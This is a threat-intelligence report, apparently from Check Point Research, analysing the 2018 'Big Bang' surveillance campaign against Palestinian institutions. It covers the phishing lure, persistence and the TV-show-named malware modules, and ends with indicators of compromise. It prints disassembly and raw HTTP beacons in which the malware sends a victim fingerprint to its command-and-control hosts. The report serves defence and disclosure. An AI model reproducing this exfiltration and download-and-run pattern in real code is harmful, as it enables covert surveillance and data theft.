APT Attack In the Middle East: The Big Bang

research.checkpoint.com/apt-attack-middle-east-big-bang/

July 8, 2018

July 8, 2018

Over the last few weeks, the Check Point Threat Intelligence Team discovered the comeback of an APT surveillance attack against institutions across the Middle East, specifically the Palestinian Authority.

The attack begins with a phishing email sent to targets that includes an attachment of a self-extracting archive containing two files: a Word document and a malicious executable. Posing to be from the Palestinian Political and National Guidance Commission, the Word document serves as a decoy, distracting victims while the malware is installed in the background.

The malware has several modules, some of which are:

- Taking a screenshot of the infected machine and sending it to the C&C server.
- Sending a list of documents with file extensions including .doc, .odt, .xls, .ppt, .pdf and more.
- Logging details about the system.
- Rebooting the system.
- Self-destructing the executable.

While it is not clear exactly what the attacker is looking for, what is clear is that once he finds it, a second stage of the attack awaits, fetching additional modules and/or malware from the Command and Control server. This then is a surveillance attack in progress and has been dubbed ‘Big Bang’ due to the attacker’s fondness for the ‘Big Bang Theory’ TV show, after which some of the malware’s modules are named.

A previous campaign of this APT group was uncovered by Talos in June 2017, and since then very little of this operation was seen in the wild. The Big Bang campaign described below incorporates improved capabilities and offensive infrastructure, and seems to be even more targeted.


What’s New in Ramallah?

The first instances of the current campaign began to appear in the middle of April this year. But, thanks to the attackers known affection for decoy documents that pose as news summaries, we were able to date the campaign back to March 2018.

This campaign, as well as those in its previous form, uses phishing methods to deliver its reconnaissance stage malware. But unlike in 2017, this time the malicious attachment is an executable which is actually a self-extracting archive, containing a decoy document and the malware itself. It is almost superfluous to mention that in order to give the file a legitimate look, the developers pinned it to a Word icon and called it “التقرير الإعلامي الشهري” (Monthly Press Report).

When this file is double clicked, it opens a Word document with the logo of the Palestinian Political and National Guidance Commission. This document pretends to be a press report and contains news headlines that were actually copied from various Palestinian news websites.

While the victim is distracted with the legitimate looking Word document, an additional executable which is archived alongside the decoy document is installed in the background.



MISSING PROOFING TOOLS This document contains text in Arabic (Yemen) which isn't being proofed. You may be able to get proofing tools for this language.

State of Palestine
The Political & National Guidance Commission

دولـــة فلـسطـين
هيئة التوجيه السياسي والوطني

الخميس 29-3-2018

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الأردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.

State of Palestine
The Political & National Guidance Commission

دولـــة فلـسطـين
هيئة التوجيه السياسي والوطني

توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات

رام الله - وقع وزير الاشغال العامة والإسكان مفيد الحساينة، امس، اتفاق بدء العمل في مشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات، بقيمة 1.7 مليون يورو، بدعم ايطالي.

وقال الحساينة، لدى استقباله ممثل غرفة التحكيم الفلسطينية الدولية موريتو كابوراليني، إن الشعبين الفلسطيني والإيطالي يمتلكان علاقات تاريخية، وإنها كانت دوما تدعم الشعب الفلسطيني، مضيفا ان الوزارة ستقدم الدعم والمتابعة خطوة بخطوة لهذا العمل والتعاون، كونه يعمل على تطوير ورفع كفاءة الكادر الوظيفي.

واتفق الطرفان على ارسال وفد من المهندسين والمقاولين لتدريبهم وتأهيلهم في ايطاليا خلال الفترة المقبلة، ليكونوا نواة العمل في مركز التدريب.


يُذكر أن المركز ستكون نواته الاولى في محافظة رام الله، ثم سينتقل في المرحلة الثانية الى قطاع غزة، وستمتد فترة العمل فيه لمدة ثلاثة أعوام، وسيكون مفتوحا لتدريب جميع القطاعات.

وزير العمل: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء

رام الله - قال وزير العمل مأمون ابو شهلا، أمس، إن 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بعد

***Figure 1:** Screenshot of Word Document.*

Although the archive was found on mid-April, the Word document shows that it was last edited on March 29th, 2018. This date is also mentioned in the document's body and used as its title, "29-3.doc". The metadata in the document shows that it was also titled "سيادة العقيد /عصام أبو عوكل", which happens to be the name of the Guidance Commission Office's Chief Executive:



Properties

Size	106KB
Pages	
Words	
Total Editing Time	0 Minutes
Title	سيادة العقيد /عصام أبو عوكل
Tags	None
Comments	None

Related Dates

Last Modified	3/29/2018 8:08 AM
Created	3/29/2018 8:08 AM
Last Printed	1/20/2013 9:15 AM

Related People

Author	hasee
Last Modified By	Admin

The naming convention and content of the file may indicate an attacker's familiarity with the nature of the victim.

Analysis

While the analysis below discloses the capabilities of the spotted malware, we are pretty sure it is part of a multi-staged attack that targets very specific victims. The malware below is part of the reconnaissance stage and should lead to the main course, whose nature is still unknown.


As for the malware's language, during the 2017 campaign the group used a fairly unsophisticated malware, dubbed "Micropsia", written in C++ and wrapped in Delphi. In this year's campaign, the attackers use an upgraded variant of this malware, still written in C++ but wrapped as a self-extracting executable.

The Executable

The executable contained in the archive is called "DriverInstallerU.exe" but its metadata shows that its original name is "Interenet Assistant.exe".

Once it is executed, the malware ensures its persistence by setting a mutex ("I*nterenetAssistantN*"), copying itself to the "ProgramData" directory, and adding itself to the scheduled tasks.


Once secured, the malware communicates, by default, with a primary hardcoded command and control website that varies in different samples (*spgbotup[.]club*). The APT actors, hardcoded additional backup C&C website (*lindamullins[.]info*) that is contacted in case the malware does not get a response from the first website. This is likely to be a mechanism that the threat actors implemented in order to handle cases in which they would have to go through infrastructure changes.



```
mov     [ebp+var_8CD], 1
mov     dword_4CBB08, 50h
mov     dwFlags, 8404F700h
mov     lpszServerName, offset aLindamullinsIn ; "lindamullins.info"
push    offset unk_4A6599 ; lpOptional
push    offset szHeaders ; lpszHeaders
push    offset szObjectName ; "/api/ZGV2aWNlcw==/Y21WeGRXVnpkSE09"
lea     eax, [ebp+var_90C]
push    eax             ; int
call    sub_4092F0
add     esp, 10h
mov     [ebp+var_A00], eax
;   } // starts at 402765
```

Figure 3: Hardcoded 2 command and Control Websites.

Once the sample is able to reach the main C&C, the first thing it does is fingerprint the system (user and PC names, OS version and AntiVirus engines), and exfiltrate the gathered information.




```
POST https://spgbotup.club/api/serv/create HT
TP/1.1..Content-Type: application/x-www-form-
urlencoded..User-Agent: Mozilla/4.0 (compatib
le; MSIE 7.0; Windows NT 6.1; WOW64; Trident/
7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.
30729; .NET CLR 3.0.30729; Media Center PC 6.
0; .NET4.0C; .NET4.0E; InfoPath.3)..Host: spg
botup.club..Content-Length: 89..Cache-Control
: no-cache....name=[redacted]
&os=Windows 7&appname=InterenetA
ssistantN&av=
```

Figure 4: *Initial Beacon.*


Following this, a POST request is sent to the C&C every once in a while (/api/serv/requests/[base64_fingerprint]), and in turn, the C&C sends back a configuration file that turns on specific functionalities of the malware.

Figure 5: *C&C Commands*

What is interesting is that each key in this configuration file represents a different module in the executable, and when the key is marked as true the executable will run the relevant module's content. In addition, the names of those modules are taken from the popular



```
POST https://spgbotup.club/api/serv/requests/
[redacted] HTTP/
1.1..User-Agent: Mozilla/4.0 (compatible; MSI
E 7.0; Windows NT 6.1; WOW64; Trident/7.0; SL
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0; .NET
4.0C; .NET4.0E; InfoPath.3)..Host: spgbotup.c
lub..Content-Length: 0..Cache-Control: no-cac
he....
```



```
HTTP/1.1 200 OK..Date: Thu, 07 Jun 2018 11:35
:40 GMT..Server: Apache..X-Powered-By: PHP/5.
6.36..Cache-Control: no-cache, private..X-Rat
eLimit-Limit: 60..X-RateLimit-Remaining: 59..
Content-Type: application/json..Content-Lengt
h: 273....{"Penny":"True","Wolowitz_Helberg":
"False","Celal_Al":"False","runfile":"False",
"Nayyar_Sonmez":"False","Koothrappali":"False
","Bialik_Gokhan":"False","Hofstadter":"False
","Parsons_Sheldon":"False","Reshad_Strik":"F
alse","Pinar8":"False","Mehmet7":"False","Bah
ar6":"False"}
```

sitcom, ‘The Big Bang Theory’, in addition to actors’ names from the popular Turkish TV series ‘Resurrection: Ertugrul’ (Celal Al, Sonmez and Gokhan).

In the configuration file we found thirteen keys for thirteen different modules. However, in our samples we could find only five corresponding modules. This could mean that this campaign is evolving and that there will likely be more samples in the future that will implement the missing parts.

The following table describes the role of each module:

Module Name	**Purpose**
Penny	Takes a screenshot of the infected machine and sends it to the server
Wolowitz_Helberg	Enumerates running processes, saves their names and their IDs in “sat.txt” and sends the file to the server
Celal_Al	Sends a list of documents with certain extensions. The extensions are: doc, docx, odt, xls, xlsx, ppt, pptx, accdb, accde, mdb, pdf, csv
Runfile	Runs a file, receives a process name and a file type from the server
Nayyar_Sonmez	Downloads a file with a ‘.txt’ extension from a given URL, changes the extension to ‘.exe’ and runs it
Koothrappali	Logs details about the system and sends them to the server
Bialik_Gokhan	Reboots the system
Hofstadter	Terminates a process by name
Parsons_Sheldon	Deletes the payload from the startup folder and deletes the actual file
Reshad_Strik	Sends a list of the partitions found on the infected machine
Pinar8	No such module in our sample
Mehmet7	No such module in our sample
Bahar6	No such module in our sample

It is important to note that unlike RATs that try to keylog the infected system and harvest credentials, this sample shows the irregular behavior of looking for Microsoft Office documents on the victim's machine, or enumerating partitions. In addition, the file has the capability of downloading and running another executable


After reviewing all the malware functionalities, we are confident in saying that the attackers look for victims who answer well-defined characteristics and believe that further stages of the attack are delivered only to those who fit the specific victim profile.

The Attacker's English Level


The typo in the file's name (**Interenet** Assistant) helped us find another executable with the same name that is almost identical to the original one. In addition, using the communication pattern we were able to find another sample called "DriverInstallerU". In this sample, however, the module names were changed from actors and characters' names to car models, namely "BMW_x1", "BMW_x2" and up to "BMW_x8".

But typos are not the only English mistakes of this APT group. Incorrect grammar phrases in the C2 websites also assisted in uncovering the operation infrastructure.

Unlike what is generally expected from a C&C, browsing the websites actually returns the following response:


Gaia
Secure
https://lindamullins.info
Gaia
SHARE
MUSIC SITE
Gaia
Probably the most Music Site in the world!

Websites related to this campaign use readymade bootstrap templates, but include unique and grammatically incorrect strings such as "Probably the most **Music** Site in the world!", and "[email protected][.]com" in some of the websites.



Do you want to work with us?

We are keen on creating a second skin for anyone with a sense of style! We design our clothes having our customers in mind and we never disappoint!

Contact@namylufy.com

© made with love

Those strings helped us find other websites that use the same template, and while they could not be linked to specific malware samples, it is possible that they will be used in the future.

Looking Back

While the APT has gone through significant upgrades over the past year, the conductors of these campaigns maintained evident fingerprints, both in the delivery methods and malware development conventions. These unique traces assisted us in correlating the current wave to past attacks, and may also have some resemblance to attacks related to the Gaza Cybergang APT group.

During our investigation we spotted three instances of the renewed operation, but unique artifacts in the command and control website revealed a wider infrastructure that may well manage more unknown samples.

In addition, the concept of using self-extracting archives and decoy documents is not groundbreaking or new, as we have seen similar attacks being carried in the past by the Gaza Cybergang APT group.

There were, however, many similarities between the samples we found and the ones which were found during the 2017 campaign, such as the usage of actor and character names from renowned TV series, as well as fingerprinting the system and sending the information to the C&C. According to Talos, those files were distributed to victims in the Palestinian law enforcement agencies during 2017.

However, in 2017 the group used an executable wrapped in Delphi, whereas the sample we found uses a self-extracting archive. Both of the above open a document as well as another executable (written in C++) when they are double clicked.

Finally, the C&C communication has also been improved in the recent campaign, as backup domains did not appear in the old ones. In addition, the newer malware strain has stronger capabilities and a wider functionality than the older one, which would only send information about the system version.

Conclusion

With the experience gained from the APT attack that began in March 2017, it seems this campaign has evolved into an attack with new capabilities, and an even more specific target, over a year later.

Although the group behind it seems to be focused on carefully selecting their victims, using a custom-made info-stealer for intelligence gathering operations, due to its very nature it is difficult to assert what the ultimate goal of this campaign is. Indeed, the next stages of the attack may even still be in the works, not yet deployed or only deployed to selected few victims.

In addition, although the clear fingerprints of the perpetrators leave no doubt we are witnessing the comeback of the same APT, it is still not yet confirmed exactly who the threat group behind this campaign actually is. As no concrete attribution has yet been made, due to the shared interests and malware features of both 2017 and 2018 campaigns, the Gaza Cybergang may be a good starting point for further research.

Indicators of Compromise

a210ac6ea0406d81fa5682e86997be25c73e9d1b

994ebbe444183e0d67b13f91d75b0f9bcfb011db

74ea60b4e269817168e107bdccc42b3a1193c1e6

511bec782be41e85a013cbea95725d5807e3c2f2

9e093a5b34c4e5dea59e374b409173565dc3b05b

lindamullins[.]info

spgbotup[.]club

namyyeatop[.]club

namybotter[.]info

sanjynono[.]website

exvsnomy[.]club

ezofiezo[.]website

hitmesanjjoy[.]pro